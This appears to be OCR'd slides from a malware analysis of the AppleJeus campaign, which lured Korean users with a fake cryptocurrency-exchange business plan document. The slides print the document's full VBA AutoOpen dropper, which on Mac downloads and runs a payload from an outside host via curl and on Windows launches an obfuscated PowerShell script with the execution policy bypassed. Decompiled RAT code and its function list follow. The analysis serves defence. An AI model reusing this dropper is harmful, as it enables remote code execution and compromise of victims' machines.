
AppleJeus

Nov 2018

Korean users targeted using Mac Doc

Korean users were targeted

Malicious Doc



【별지 제1-1호 서식】

벤처기업 평가를 위한

기술사업계획서

작성일 : 2014.11.03

업체명 : ㈜한새

대표자 : 김진석 (인)

귀하께서 제출한 본 기술사업계획서는 벤처기업확인업무에 중요한 자료이므로 정객관적으로 작성하여 주시기 바랍니다.
(기재사실과 실제 내용이 다른 경우에는 불이익을 받을 수 있음)

Google Translated


Attached sheet No. 1-1 form]

For evaluation of venture companies
Technology Business Plan

Date of Creation: 2014.11.03
Business name: Hansae Co., Ltd.
Representative: Jin Suk Kim (In)

This technical business plan submitted by you is important for venture business identification.
Since it is a document, please fill it out objectively.
(If the actual information differs from the stated facts, you may be penalized)

Korean users were targeted



해외 가상화폐 거래소 상장 대행 사업안

1. 정 의

- 국내 기업 중, 가상화폐를 발행하였거나 발행 예정인 우수 기업을 발굴, 육성하며 해외 유력 거래소 상장을 대행한다
- 해외 유력 가상화폐 거래소에게 해당 권한을 위임 받고 국내 우수기업을 발굴, 육성, 심사하여 상장을 추천한다
- 해외 유력 가상화폐 거래소를 선정하고 국내 거래소 지사 설립을 기획 진행한다
- 중국 블록체인 협회와 계약을 체결하고 중국 자본의 국내 기업 투자 유치를 진행한다
- 중국 블록체인 협회와 계약을 체결하고 한국 내 블록체인 및 가상 화폐 관련 프로모션 행사를 대행한다

2. 대상 가상 화폐 거래소

1) 1차 대상 거래소

- Bitlim.com 싱가폴
- Bitshengshi.com (BITEX) 중국
- Ukwtw.com 중국
- TWCX 대만
- ACX 호주

Malicious Doc

Overseas virtual currency exchange listing agency business plan

1. Definition

-Among domestic companies, we will discover and foster excellent companies that have issued or are planning to issue cryptocurrencies, and will be listed on overseas exchanges.

-Recommend the right to an overseas leading cryptocurrency exchange, and discover, nurture, and screen excellent domestic companies to recommend listing.

-Select an influential cryptocurrency exchange abroad and plan to establish a branch office in Korea

-Signed a contract with the Chinese Blockchain Association and proceeds to attract domestic companies' investment in Chinese capital

-Signed a contract with the China Blockchain Association, and promotes promotion events related to blockchain and virtual currency in Korea.

2. Target Virtual Currency Exchange

1) Primary target exchange

-Bitlim.com Singapore

-Bitshengshi.com (BITEX) China


-Ukwtw.com China

-TWCX Taiwan


Google Translated

Korean users were targeted

Delivers payload based on the Operating System




- In Mac environment a corresponding Mach-O binary payload is downloaded and executed
- In Windows a PowerShell script is executed




```
psave0 = i
End Function
Sub AutoOpen()
On Error Resume Next
#If Mac Then
sur = "https://nzssdm.com/assets/mt.dat"
spath = "/tmp/": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
Loop Until i > 12
spath = spath

res = system("curl -o " & spath & " " & sur)
res = system("chmod +x " & spath)
res = popen(spath, "r")

#Else
spath = Environ("temp") & "\": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
Loop Until i > 12
spath = spath & ".p" & "s1"
Open spath For Binary Lock Read Write As #121
i = 1
i = psave0(i)
i = psave1(i)
i = psave2(i)
i = psave3(i)
Close 121
Shell "po" & "wersh" & "ell -Exe" & "cutionP" & "olicy B" & "ypass -f" & "ile " & spath
, 0
#End If
```


Korean users were targeted: RAT



```
_Mainloop()
{

    CreateSession()

    StartSession()

}
```




```
_curl_easy_setopt(*plParm1,0x29,1);
lVar1 = _curl_slist_append(plParm1[1],"cache-control: no-cache");
plParm1[1] = lVar1;
if (lVar1 != 0) {
  lVar1 = _curl_slist_append(lVar1,"content-type: multipart/form-data");
  plParm1[1] = lVar1;
  if (lVar1 != 0) {
    lVar1 = _curl_slist_append(lVar1,
                               "User-Agent: Mozilla/5.0 (X11; Linux x86_64)
                         AppleWebKit/537.36(KHTML, like Gecko) Chrome/69.0.3497.100
                    Safari/537.36"
                               );
    plParm1[1] = lVar1;
```



```
case 0x13:
   lVar5 = 0x801;
   puVar6 = (undefined8 *)local_85b0;
   puVar7 = auStack52008;
   while (lVar5 != 0) {
       lVar5 = lVar5 + -1;
       *puVar7 = *puVar6;
       puVar6 = puVar6 + (ulong)bVar8 * 0x1ffffffffffffffe + 1;
       puVar7 = puVar7 + (ulong)bVar8 * 0x1ffffffffffffffe + 1;
   }
   local_8b20 = local_45a8;
   uVar4 = _ReplyOtherShellCmd();
 break;
```


Korean users were targeted

RAT functions



Address	String	Type	Length	Size	Section
0x100006d0e	_InitNetInfo	ASCII	12	13	
0x100006d1b	_InitTroy	ASCII	9	10	
0x100006d25	_LoadConfig	ASCII	11	12	
0x100006d31	_MainLoop	ASCII	9	10	
0x100006d3b	_NotifyEvent	ASCII	12	13	
0x100006d48	_ReadCurlData	ASCII	13	14	
0x100006d56	_RecvBlockData	ASCII	14	15	
0x100006d65	_RecvBlockDataUncr...	ASCII	21	22	
0x100006d7b	_RecvBlockDataWith...	ASCII	23	24	
0x100006d93	_RecvBlockDataWith...	ASCII	30	31	
0x100006db2	_ReplyCmd	ASCII	9	10	
0x100006dbc	_ReplyDie	ASCII	9	10	
0x100006dc6	_ReplyDown	ASCII	10	11	
0x100006dd1	_ReplyExec	ASCII	10	11	
0x100006ddc	_ReplyGetConfig	ASCII	15	16	
0x100006dec	_ReplyKeepAlive	ASCII	15	16	
0x100006dfc	_ReplyOtherShellCmd	ASCII	19	20	
0x100006e10	_ReplySessionExec	ASCII	17	18	
0x100006e22	_ReplySetConfig	ASCII	15	16	
0x100006e32	_ReplySleep	ASCII	11	12	
0x100006e3e	_ReplyTroyInfo	ASCII	14	15	
0x100006e4d	_ReplyUpload	ASCII	12	13	
0x100006e5a	_SaveConfig	ASCII	11	12	
0x100006e66	_SendBlockData	ASCII	14	15	

